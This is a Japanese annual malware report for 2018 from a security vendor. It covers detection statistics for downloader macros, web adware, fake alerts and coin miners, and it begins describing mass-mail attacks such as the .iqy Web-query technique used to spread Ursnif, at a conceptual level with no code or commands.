MALWARE REPORT

マルウェアレポート

2018

年間



安全なネット活用のための

セキュリティ情報

はじめに

本レポートでは、2018年1月から12月（以降2018年）に検出されたマルウェア、および発生したサイバー攻撃事例について紹介します。

「1. 2018年マルウェア検出統計」では、2018年にESET製品で検出されたマルウェアについて、日本国内と世界全体の検出を比較して傾向を分析します。また、特に検出数の多い3つのマルウェアについて詳しく分析します。

次にトピックとして、2018年に特に猛威を振るった脅威「2. 不特定多数を狙ったメール攻撃」、「3. 政府機関や重要インフラを狙うAPT攻撃」、「4. Web上で動作するアドウェアが増加」についてその攻撃手法と傾向について説明します。

最後に「5. サイバーセキュリティを支える技術 マルウェア解析」では、サイバーセキュリティを支える技術の1つであるマルウェア解析を紹介します。

contents

はじめに 2

1 2018年マルウェア検出統計 4

2 不特定多数を狙ったメール攻撃 13

3 政府機関や重要インフラを狙うAPT攻撃 27

4 Web上で動作するアドウェアが増加 33

5 サイバーセキュリティを支える技術「マルウェア解析」 41

引用・出典元 49



1

2018年
マルウェア検出統計

1. 2018年マルウェア検出統計

本章では、2018年にESET製品が国内外で検出したマルウェアの検出数に関する分析結果を紹介します。

1.1 マルウェア検出数TOP10

2018年に日本国内で最も検出されたマルウェアはVBA/TrojanDownloader.Agentです。マルウェア検出数全体の12.1%を占めています。他の国々と比較して、日本国内における検出数が際立って多いことが特徴です。JS/Adware.Agent[1]（全体の9.6%）やHTML/FakeAlert（全体の6.3%）が続いて多く検出されています（図1.1.1）。これら3種類のマルウェアについては、1.5節「国内検出数TOP3」で詳しく紹介します。
世界全体では、JS/CoinMiner（全体の6.0%）が最も検出されています（図1.1.2）。JS/CoinMinerは仮想通貨をマイニング（採掘）するJS (JavaScript)形式のスクリプトです。Windows実行ファイル形式のWin32/CoinMiner（全体の1.2%）とWin64/CoinMiner（全体の1.2%）も多く検出されています。




図1.1.1 日本国内におけるマルウェア検出の割合（2018年）




図1.1.2 世界全体におけるマルウェア検出の割合（2018年）

[1] ESET社でのマルウェア検出方法の変更に伴い、JS/Adware.Agentの検出数を再集計しています。

1.2 マルウェア検出数のファイル形式別割合

次にファイル形式別のマルウェア検出割合を説明します。ESET製品で検出されるマルウェアはファイル形式(プラットフォーム)で大別することができます。
日本国内ではJS (JavaScript)形式のマルウェアが最も多く検出されています(図1.2.1)。
上半期にJS/CoinMinerが、下半期にJS/Adware.Agentがそれぞれ猛威を奮ったことが主な要因です。
世界では、Win32(32ビットWindowsアプリケーション)形式のマルウェアが最多となっています(図1.2.2)。検出名が細分化されているため上位10種の中では目立ちませんが、上位100種のうち半数以上をWin32形式のマルウェアが占めています。
大多数の一般ユーザーは64ビットのWindowsを利用していますが、マルウェア開発では32ビットが未だ主流です。32ビットアプリケーションは64ビットWindowsでも動作することや、過去のコードを転用した開発がしやすいことが理由として考えられます。日本国内と同様にJavaScript形式のマルウェアも多くの割合を占めています。




図1.2.1 形式別マルウェア検出数(2018年国内)




図1.2.2 形式別マルウェア検出数(2018年世界)

1.3 JavaScriptマルウェア検出数TOP10

続いて、国内外で非常に多く検出されているJavaScript形式マルウェアの内訳を説明します。
国内で最も検出されたJavaScriptマルウェアはJS/Adware.Agentです(図1.3.1)。JS/Adware.Agentについては、1.4節「国内検出数TOP3」で詳しく紹介します。
世界で最も検出されたJavaScriptマルウェアはJS/CoinMinerです(図1.3.2)。特に上半期に多く検出されました。




図1.3.1 JavaScriptのマルウェア検出数(2018年国内)




図1.3.2 JavaScriptマルウェア検出数(2018年世界)

1.4 国内検出数TOP3

① VBA/TrojanDownloader.Agent

VBA/TrojanDownloader.AgentはMicrosoft Officeで利用されるプログラミング言語のVBA(Visual Basic for Applications)で作成されたダウンローダー型のマルウェアです。

ファイル形式はMicrosoft Excel文書(拡張子.xls/.xlsm等)あるいはMicrosoft Word文書(拡張子.doc/.docm等)であることが大半です。一般的にばらまき型のメールに添付されることで配布拡散されます。日本国内で検出されたものは、メールの本文や添付ファイルに記載されている文書が日本語のケースが非常に多いことや、月に1～2回ほどの頻度で大量に拡散されることが特徴です(図1.4.1)。日本国内における検出数は、世界の国と地域の中で最多です(図1.4.2)。




図1.4.1 VBA/TrojanDownloader.Agentの国内検出数推移(2018年)




図1.4.2 VBA/TrojanDownloader.Agent検出数TOP10の国と地域(2018年)




図1.4.3 VBA/TrojanDownloader.Agent検出数TOP50の国と地域のヒートマップ(2018年)

② JS/Adware.Agent

JS/Adware.AgentはJavaScript言語で書かれたWebブラウザー上で不正な広告を表示するスクリプトです。
日本国内では、7月下旬以降に検出数が急増しています（図1.4.4）。
国別で比較した場合、日本ではタイ、ペルー、トルコに次いで4番目に多く検出されています（図1.4.5）。
JS/Adware.Agentについては第4章「Web上で動作するアドウェアが増加」で詳しく説明します。




図1.4.4 JS/Adware.Agentの国内検出数推移[2]（2018年）

[2] ESET社でのマルウェア検出方法の変更に伴い、JS/Adware.Agent の8月30日から9月5日までの検出数を除外しています。




図1.4.5 JS/Adware.Agent検出数TOP10の国と地域(2018年)




図1.4.6 JS/Adware.Agent検出数TOP50の国と地域のヒートマップ(2018年)

③ HTML/FakeAlert

HTML/FakeAlertは偽の警告文を表示するスクリプトの検出名です。「Windowsセキュリティシステムが破損しています」等の偽警告メッセージを表示し、PC修復ツールと称したソフトウェアをユーザーに購入させようとします。

国別で比較した場合、日本ではスペイン、アメリカに次いで3番目に多く検出されています（図1.4.8）。




図1.4.7 HTML/FakeAlertの国内検出数推移（2018年）




図1.4.8 HTML/FakeAlert検出数TOP10の国と地域(2018年)




図1.4.9 HTML/FakeAlert検出数TOP50の国と地域のヒートマップ(2018年)

以上が2018年のマルウェア検出統計です。



2 不特定多数を狙ったメール攻撃

2.　不特定多数を狙ったメール攻撃

2018年も多くの不特定多数を狙ったメール攻撃を確認しました。本章では下記種類のメールについて説明します。

2.1　マルウェアを添付するメール
2.2　有名企業になりすましたメール
2.3　セクストーションなどの脅迫メール

2.1　マルウェアを添付したメール

マルウェア情報局では、2018年毎月のマルウェアレポートにおいて、マルウェアを添付したばらまき型メールを複数回紹介しました。

ばらまき型メールに添付されていたマルウェアは、ほとんどがダウンローダーです。ダウンローダーを実行すると別のマルウェアをダウンロードし、実行します。この時使用されるダウンローダーは、感染確率を上げるために様々な技術が使用されています。あまり使用されていない正規の機能を悪用したり、新しい手法を開発したりなど2018年も複数の攻撃手法を確認しました。

このうち、8月に紹介した「iqyファイルを悪用した攻撃手法[3]」、10月に紹介した「ステガノグラフィーを用いた攻撃手法[4]」、そして11月後半以降多く観測されている「オブジェクト内にコマンドを隠蔽する攻撃手法」についてそれぞれ紹介します。

① iqyファイルを悪用した攻撃手法

iqyファイルを悪用した攻撃は、「.iqy」という一般的にはあまり使用されていない拡張子のファイルを用いて、バンキングマルウェアUrsnifをダウンロードする攻撃です。国外では5月から観測され、8月に日本国内で数多くばらまかれました。




図2.1.1 Webクエリファイルが添付されたメール

[3] iqyファイルを悪用した攻撃手法：https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware1808.html#anc_02
[4] ステガノグラフィーを用いた攻撃手法：https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware1810.html#anc_02

.iqyファイル（Webクエリファイル）はExcelのWebクエリ機能[5]で用いられるアクセス先URLを記載したファイルで、今回の攻撃ではメールの添付ファイルとして拡散されました。

この攻撃では、実際に別のマルウェアがダウンロード・実行されるまでに警告画面が2回表示されます。

